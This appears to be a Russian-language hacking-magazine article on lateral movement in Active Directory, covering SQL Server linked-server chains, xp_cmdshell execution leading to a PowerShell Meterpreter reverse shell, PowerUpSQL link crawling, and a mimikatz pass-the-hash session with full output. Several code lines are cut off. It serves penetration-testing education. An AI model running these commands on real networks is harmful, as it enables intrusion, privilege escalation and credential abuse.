

ВЗЛОМ

# Боковое перемещение в Active Directory. Разбираем техники Lateral Movement при атаке на домен

RalfHacker, день назад  1  3,548



[Мобильная версия статьи](#)

## Содержание статьи

### 001. Техника Lateral Movement через ссылки Microsoft SQL Server

- 01.1 Введение в ссылки
- 01.2 Схема эксплуатации изнутри сети
- 01.3 Схема эксплуатации извне
- 01.4 Как автоматизировать обнаружение пути эксплуатации

### 02. Pass the hash

### 03. System Center Configuration Manager

### 04. Windows Server Update Services

- 04.1 О WSUS
- 04.2 Атака на WSUS

### 05. Распыление паролей

Предположим, ты успешно раздобыл учетные записи пользователей в сети с контроллером домена Active Directory и даже смог повысить собственные привилегии. Казалось бы, можно расслабиться и почивать на лаврах. Как бы не так! Что, если мы захватили не всю сеть, а ее определенный сегмент? Нужно разобраться, как продвигаться по сети дальше, искать новые точки входа, опоры для проведения разведки и дальнейшего повышения привилегий!



## INFO

Предыдущие части этой статьи ты можешь найти здесь:

[Разведка в Active Directory. Получаем пользовательские данные в сетях Windows без привилегий.](#)

[Атаки на Active Directory. Разбираем актуальные методы повышения привилегий.](#)

## Техника Lateral Movement через ссылки Microsoft SQL Server

Для начала — немного теории. Microsoft SQL Server позволяет создавать ссылки на внешние источники данных, например другие серверы SQL, базы данных Oracle, таблицы Excel. Зачастую сервер настроен неправильно, из-за чего подобные ссылки (связи или линки), или «связанные серверы», могут использоваться для обнаружения и обхода связей базы данных в сети, получения неавторизованного доступа к данным или загрузки различных оболочек. Как подобные атаки реализуются на практике, мы сейчас и разберем.



## WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни

## Введение в ссылки

Создание связи на SQL Server довольно тривиально. Это можно сделать с помощью хранимой процедуры `sp_addlinkedserver` или SQL Server Management Studio (SSMS). Обычно злоумышленники не стремятся создавать линки, но пытаются найти существующие и эксплуатировать их.

Связи можно просмотреть в меню «Объекты сервера → Серверы ссылок» в SSMS. В качестве альтернативы они могут быть перечислены с помощью хранимой процедуры `sp_linkedservers` или с помощью запроса `select * from master..sys.servers`. Выбирать непосредственно из таблицы `sys.servers` предпочтительно, поскольку так раскрывается немного больше информации о линках.

Для существующих ссылок есть несколько ключевых настроек, на которые следует обратить внимание. Очевидно, что назначение ссылки, тип источника данных (имя провайдера) и доступность ссылки (доступ к данным) важны для использования связи. Кроме того, исходящие соединения RPC (`rpcout`) должны быть включены для ссылок, чтобы, в свою очередь, включить `xp_cmdshell` на удаленных связанных серверах.

Злоумышленники при взломе связей базы данных обращают внимание на две основные конфигурации: источник данных (имя провайдера) и способ настройки линков для проверки подлинности. Сосредоточимся на источниках данных SQL Server, которые подключаются к другим серверам Microsoft SQL Server.

Каждую из этих связей SQL Server можно настроить для проверки подлинности несколькими различными способами. Можно отключить линки, не предоставляя учетные данные для подключения. Также можно использовать текущий контекст безопасности или установить учетную запись SQL и пароль, которые будут задействованы для всех подключений, использующих ссылку. Как показывает практика, после обхода всех связей всегда есть одна или несколько настроек с разрешениями `sysadmin`; это позволяет повысить привилегии от начального общедоступного доступа к доступу `sysadmin`, даже не выходя из уровня базы данных.

Хотя только системные администраторы могут создавать ссылки, любой пользователь базы данных может попытаться получить к ним доступ. Тем не менее есть две очень важные вещи, которые нужно понять про использование ссылок:

- если связь включена (dataaccess установлен в 1), каждый пользователь на сервере базы данных может использовать ссылку независимо от прав пользователя (public, sysadmin);
- если связь настроена на использование учетной записи SQL, каждое подключение будет с правами этой учетной записи. Другими словами, общедоступный пользователь на сервере А может потенциально выполнять SQL-запросы на сервере В как sysadmin.

Ссылки на SQL Server очень просты в использовании. Например, следующий запрос с использованием `openquery()` перечисляет версию сервера на удаленном сервере.

```
select version from openquery("linked_remote_server", 'select @@version as version')
```

Также можно использовать `openquery` для выполнения SQL-запросов по нескольким вложенным линкам; это делает возможным связывание ссылок и, таким образом, позволяет использовать деревья ссылок.

```
select version from openquery("link1", 'select version from openquery("link2", ''se
```

Подобным же образом можно вложить столько операторов `openquery`, сколько необходимо для доступа ко всем связанным серверам. Единственная проблема состоит в том, что каждый вложенный запрос должен использовать вдвое больше одинарных кавычек, чем внешний запрос. В результате синтаксис запросов становится довольно громоздким, когда тебе приходится использовать 32 одинарные кавычки в каждой строке.

## Схема експлуатации изнутри сети

На следующем рисунке показан пример типичной сети связанных баз данных. Пользователь с общими правами доступа к DB1 может перейти по ссылке базы данных на DB2 (разрешения уровня пользователя) и от DB2 до DB3 (разрешения уровня пользователя). Теперь можно перейти по ссылке из DB3 обратно в DB1 (разрешения уровня пользователя) или по ссылке на DB4. Так как эта ссылка настроена с повышенными привилегиями, следование цепочке ссылок DB1 → DB2 → DB3 → DB4 дает изначально непривилегированному пользователю полномочия пользователя sysadmin на DB4, который расположен в «изолированной» сетевой зоне.




Схема сети связанных баз данных

Ссылки на базы данных также могут запрашиваться с использованием альтернативного синтаксиса, но он не допускает запросы по нескольким ссылкам. Кроме того, фактическая эксплуатация требует, чтобы `rsout` был включен для ссылок, и, поскольку он отключен по умолчанию, это вряд ли будет часто использоваться на практике.

Хотя Microsoft заявляет, что `openquery()` нельзя использовать для выполнения расширенных хранимых процедур на связанном сервере, это возможно. Хитрость заключается в том, чтобы вернуть некоторые данные, завершить оператор SQL и затем выполнить требуемую хранимую процедуру. Ниже приведен базовый пример выполнения процедуры с помощью `openquery()`.

```
select 1 from openquery("linkedremoteserver", 'select 1;exec master..xp_cmdshell '
```

Запрос не возвращает результаты `xp_cmdshell`, но если `xp_cmdshell` включен и пользователь имеет права на его выполнение, он выполнит команду `dir` в операционной системе. Один из простых способов получить оболочку в целевой системе — вызвать PowerShell (если этот командный интерпретатор установлен в ОС) и передать бэкконнект на оболочку Meterpreter. В целом алгоритм действий выглядит следующим образом:

1. Создать сценарий PowerShell для выполнения своей полезной нагрузки Metasploit, пример можно взять [здесь](#).
2. Закодировать скрипт в Unicode.
3. Закодировать в Base64.
4. Выполнить команду `powershell -noexit -noprofile -EncodedCommand c`

помощью `xp_cmdshell`.

Если `xp_cmdshell` не включен на связанном сервере, возможно, его не удастся включить, даже если ссылка настроена с привилегиями `sysadmin`. Любые запросы, выполняемые через `openquery`, считаются пользовательскими транзакциями, которые не позволяют сделать перенастройку. Включение `xp_cmdshell` с помощью `sp_configure` не изменяет состояние сервера без перенастройки, и, следовательно, `xp_cmdshell` останется отключенным. Если `rsout` включен для всех ссылок внутри пути ссылки, можно включить `xp_cmdshell`, используя следующий синтаксис.

```
execute('sp_configure "xp_cmdshell",1;reconfigure;') at LinkedServer
```

Но, как уже отмечалось, `rsout` по умолчанию отключен, поэтому он вряд ли будет работать с длинными цепочками ссылок.

## Схема эксплуатации извне

Хотя ссылки на базы данных могут стать неплохим способом повысить привилегии после того, как получен аутентифицированный доступ к базе данных внутри сети, более серьезный риск возникает, когда связанные серверы доступны извне. Те же SQL-инъекции очень распространены, и успешная атака дает возможность выполнять произвольные запросы SQL на сервере базы данных. Если соединение с базой данных веб-приложения сконфигурировано с наименьшими привилегиями (что происходит довольно часто), то нетрудно увеличить разрешения для внутренней сети, где, вероятно, расположен сервер базы данных. Однако, как упоминалось ранее, любому пользователю, независимо от его уровня привилегий, доступны предварительно настроенные связи между базами данных.

На следующем рисунке показан путь атаки извне. Найдя SQL-инъекцию на сервере веб-приложений, злоумышленник может начать переходить по ссылкам `DB1 → DB2 → DB3 → DB4`. И после получения разрешений `sysadmin` на `DB4` он может выполнить `xp_cmdshell`, чтобы запустить PowerShell и получить бэкконнект.




Схема атаки на связанные базы извне

Таким образом злоумышленник получает привилегии в изолированном сегменте корпоративной сети и может претендовать на компрометацию всего домена, при этом изначально не имея доступа к внутренней сети.

## Как автоматизировать обнаружение пути эксплуатации

Для автоматизации перечисления и обхода ссылок после того, как первоначальный доступ к SQL Server получен, можно применить уже упоминавшийся в предыдущих статьях инструмент **PowerUpSQL**.

Функция `Get-SQLServerLinkCrawl` может использоваться для сканирования всех доступных путей связанных серверов, а также перечисления версий программного обеспечения и привилегий, с которыми настроены ссылки. Чтобы запустить `Get-SQLServerLinkCrawl`, нужно будет предоставить информацию об экземпляре базы данных для начального подключения к БД и учетные данные, используемые для авторизации. По умолчанию скрипт выполняется с использованием встроенной аутентификации, но при желании можно указать альтернативные учетные данные домена и учетные данные SQL Server.


Для вывода в консоль воспользуемся командой

```
Get-SQLServerLinkCrawl -verbose -instance "[ip-address]\SQLSERVER2008"
```

Для вывода же по сети используем функцию следующим образом.

```
Get-SQLServerLinkCrawl -verbose -instance "[ip-address]\SQLSERVER2008" -username
```

Результаты будут включать экземпляры базы данных, информацию о ее версии, пользователя ссылки, привилегии пользователя ссылки на связанном сервере, путь ссылки на сервер и ссылки на каждый экземпляр базы данных. Связанные серверы, которые недоступны, помечаются как неработающие ссылки.



Instance	Version	Sysadmin	User	Path	Links
MSSQLSRV03\SQLSERVER2008	SQL Server 2008	0	guest	(MSSQLSRV03\SQLSERVER2008)	(MSSQLSRV01\SQLSERVER2012)
MSSQLSRV01\SQLSERVER2012	SQL Server 2012	0	linkuser	(MSSQLSRV03\SQLSERVER2008, MSSQLSRV01\SQLSERVER2012)	(MSSQLSRV04\SQLSERVER2014, MSSQLSRV04\SQLSERVER2016, APPC
MSSQLSRV04\SQLSERVER2014	SQL Server 2014	0	linkuser	(MSSQLSRV03\SQLSERVER2008, MSSQLSRV01\SQLSERVER2012, MSSQLSRV04...	(MSSQLSRV03\SQLSERVER2008, MSSQLSRV04...
MSSQLSRV04\SQLSERVER2016	SQL Server 2016	0	linkuser	(MSSQLSRV03\SQLSERVER2008, MSSQLSRV01\SQLSERVER2012, MSSQLSRV04...	(MSSQLSRV03\SQLSERVER2008, MSSQLSRV04...
Broken Link:				(MSSQLSRV03\SQLSERVER2008, MSSQLSRV01\SQLSERVER2012, APPC)	()
MSSQLSRV03\SQLSERVER2008	SQL Server 2008	1	linkadmin	(MSSQLSRV03\SQLSERVER2008, MSSQLSRV01\SQLSERVER2012, MSSQLSRV04...	(MSSQLSRV01\SQLSERVER2012)
MSSQLSRV03\SQLSERVER2008	SQL Server 2008	0	linkuser	(MSSQLSRV03\SQLSERVER2008, MSSQLSRV01\SQLSERVER2012, MSSQLSRV04...	(MSSQLSRV01\SQLSERVER2012, TESTSERVER, MSSQLSRV03\SQLSERV
MSSQLSRV01\SQLSERVER2012	SQL Server 2012	0	linkuser	(MSSQLSRV03\SQLSERVER2008, MSSQLSRV01\SQLSERVER2012, MSSQLSRV04...	(MSSQLSRV04\SQLSERVER2014, MSSQLSRV04\SQLSERVER2016, APPC
Broken Link:				(MSSQLSRV03\SQLSERVER2008, MSSQLSRV01\SQLSERVER2012, MSSQLSRV04...	()
MSSQLSRV03\SQLSERVER2008	SQL Server 2008	0	linkuser	(MSSQLSRV03\SQLSERVER2008, MSSQLSRV01\SQLSERVER2012, MSSQLSRV04...	(MSSQLSRV01\SQLSERVER2012)

Пример вывода сети с Get-SQLServerLinkCrawl

Кроме того, Get-SQLServerLinkCrawl позволяет выполнять произвольные запросы SQL на всех связанных серверах с использованием параметра -Query. Xp\_cmdshell (для выполнения команды) и xp\_dirtree (для внедрения в UNC-путь) также могут быть выполнены с помощью параметра -Query.

```
Get-SQLServerLinkCrawl -instance "[ip-address]\SQLSERVER2008" -Query "exec master
Get-SQLServerLinkCrawl -instance "[ip-address]\SQLSERVER2008" -Query "exec master
```

Но согласись, что вывод того же BloodHound в виде графа связей через Neo4j куда удобней для анализа и поиска пути эксплуатации, чем информация, представленная в виде текста. Можно попробовать сделать аналогичный граф и для Get-SQLServerLinkCrawl. Результаты Get-SQLServerLinkCrawl необходимо экспортировать в файл XML с помощью Export-Clixml.

```
Get-SQLServerLinkCrawl -verbose -instance "[ip-address]\SQLSERVER2008" -username
```

Экспортированный файл XML будет затем преобразован в файл узла и файл ссылки, чтобы их можно было импортировать в базу данных Neo4j. Следующий скрипт создаст файлы импорта и предоставит необходимые операторы Cypher для создания графа. Очевидно, что все пути к файлам жестко закодированы в PowerShell, поэтому их придется заменить, если ты запустишь скрипт. Последние (необязательные) операторы Cypher создают начальный узел, с целью указать, где начался обход



контента; ServerID должен быть обновлен вручную, чтобы он указывал на первый SQL Server, к которому был получен доступ.

```
$List = Import-CliXml 'C:\temp\links.xml'
$Servers = $List | select name,version,path,user,sysadmin -unique | where name -ne 'Start'
$Outnodes = @()
$Outpaths = @()
foreach($Server in $Servers){
    $Outnodes += "$([string][math]::abs($Server.Name.GetHashCode())),$($Server.Name)"
    if($Server.Path.Count -ne 1){
        $Parentlink = $Server.Path[-2]
        foreach($a in $Servers){
            if(($a.Path[-1] -eq $Parentlink) -or ($a.Path -eq $Parentlink)){
                [string]$Parentname = $a.Name
                break
            }
        }
        $Outpaths += "$([math]::abs($Parentname.GetHashCode())),$([math]::abs($Server.Name.GetHashCode()))"
    }
}

$Outnodes | select -unique | out-file C:\pathtoneo4j\Neo4j\default.graphdb\Import\nodes.txt
$Outpaths | select -unique | out-file C:\pathtoneo4j\default.graphdb\Import\links.txt

<#
[OPTIONAL] Cypher to clear the neo4j database:
MATCH (n)
OPTIONAL MATCH (n)-[r]-()
DELETE n,r
--
Cypher statement to create a neo4j graph - load nodes
LOAD CSV FROM "file:///nodes.txt" AS row
CREATE (:Server {ServerId: toInt(row[0]), Name:row[1], Version:row[2]});
---
Cypher statement to create a neo4j graph - load links
USING PERIODIC COMMIT
LOAD CSV FROM "file:///links.txt" AS row
MATCH (p1:Server {ServerId: toInt(row[0])}), (p2:Server {ServerId: toInt(row[1])})
CREATE (p1)-[:LINK {User: row[2], Sysadmin: row[3]}]->(p2);
---
[OPTIONAL] Cypher statement to create a start node which indicates where the creation starts
CREATE (:Start {Id: 1})

[OPTIONAL] Link start node to the first server
MATCH (p1:Start {Id: 1}), (p2:Server {ServerId: 12345678})
CREATE (p1)-[:START]->(p2);
```

#>

Если все работает хорошо, ты сможешь просмотреть график связей, используя Neo4j Browser.




График связей серверов баз данных

Связанные серверы довольно распространены, и иногда сети связанных серверов содержат сотни серверов баз данных. Цель Get-SQLServerLinkCrawl состоит в том, чтобы предоставить простой и автоматизированный способ анализа масштабов этих сетей и легко найти путь бокового движения.

## Pass the hash

О технике PTH, как и об одинаковых паролях локальных администраторов на компьютерах домена, уже было рассказано во **второй части** цикла статей про Active Directory. Допустим, проанализировав некоторые настройки групповой политики, мы выяснили, что на всех компьютерах домена имеются одинаковые учетные данные локального администратора, и мы смогли завладеть этими данными. Далее мы решаем использовать технику pass the hash для доступа к другим машинам в сети, чтобы выполнить боковое движение. Для этого мы используем mimikatz. Если нам известен открытый пароль, то мы получаем его хеш с помощью модуля `crypto::hash`. Сделать это можно командой

```
crypto::hash /password:[password]
```

Теперь можно получить новую консоль под учетной записью, для которой мы

выполняем PTH.

```
privilege::debug
sekurlsa::pth /ntlm:[hash] /user:admin /domain:.
```

Однако после проверки доступа мы терпим неудачу.

```
C:\Users\admin\Desktop\mimikatz_trunk\x64>mimikatz.exe

#####.  mimikatz 2.1 (x64) built on Mar  5 2017 22:41:35
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /* *
## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                   with 20 modules * * */

mimikatz # crypto::hash /password:Password123!
NTLM: 2b576acbe6bcfda7294d6bd18041b8fe
LM   : e52cac67419a9a22c17ec4fe2a5374cb
MD5   : 3e649f4db026fb32e9938e1390d6a5e6
SHA1  : e30d1c18c56c027667d35734660751dc80203354
SHA2  : 3eb17eaa86fe728298f1f07c16f1e37f389bafba71092010052fce7d08cd60bb

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /ntlm:2b576acbe6bcfda7294d6bd18041b8fe /user:admin /domain:.
user      : admin
domain    : .
program   : cmd.exe
impers.    : no
NTLM      : 2b576acbe6bcfda7294d6bd18041b8fe
PID       : 2964
TID       : 484
LSA Process is now R/W
LUID 0 : 1107041 (00000000:0010e461)
\ msv1_0 - data copy @ 0000000001735680 : OK !
\ kerberos - data copy @ 0000000001785178
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\ *Password replace -> null

mimikatz #
```

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\WINTEST\C$
Access is denied.

C:\Windows\system32>
```

Выполнение PTH с помощью mimikatz

Дело в том, что существует два идентификатора безопасности SID: S-1-5-113 (NT AUTHORITY\Local account) и S-1-5-114 (NT AUTHORITY\Local account and member of Administrators group). Они применяются в групповой политике, чтобы заблокировать использование всех локальных учетных записей администраторов для удаленного входа. А проверить, на каких машинах установлены эти ограничения, может любой пользователь, который прошел проверку подлинности в домене, просто перечислив групповые политики (о перечислении групповых политик было сказано в [первой статье](#) этого цикла).

На самом деле нет возможности передать хеш учетной записи локального администратора, который не имеет относительный идентификатор RID 500 (Local Administrator). Так, для любой учетной записи локального администратора без RID 500, удаленно подключающейся к машине через WMI, PSEXEC или другими методами, возвращаемый токен «фильтруется», даже если пользователь является локальным администратором. Это происходит потому, что нет способа удаленного перехода в контекст, кроме как через RDP (для которого требуется пароль в виде

открытого текста, если не включен режим Restricted Admin). Поэтому, когда пользователь пытается получить доступ к привилегированному ресурсу удаленно, например к папке ADMIN\$, он видит сообщение Access is denied, несмотря на то что у него есть административный доступ.

Вдобавок ко всему, когда пользователь, который входит в группу локальных администраторов на целевом удаленном компьютере, устанавливает удаленное административное соединение, он не подключается как полный администратор удаленной системы. У пользователя нет возможности повысить права на удаленном компьютере, и он не может выполнять административные задачи. Если пользователь хочет администрировать рабочую станцию с помощью учетки диспетчера учетных записей безопасности (SAM), он должен интерактивно войти в систему на компьютере, который администрируется с помощью удаленного рабочего стола (RDP).

Это объясняет, почему локальные учетные записи администраторов терпят неудачу при удаленном доступе (кроме как через RDP), а также почему учетные записи домена выполняют свои операции успешно. И хотя Windows по умолчанию отключает встроенную учетную запись администратора RID 500, ее все же довольно часто можно увидеть в исследуемых системах.

Есть еще одна возможная причина неудачи — так называемый режим одобрения администратором. Ключ, который указывает на этот режим, хранится в ключе реестра

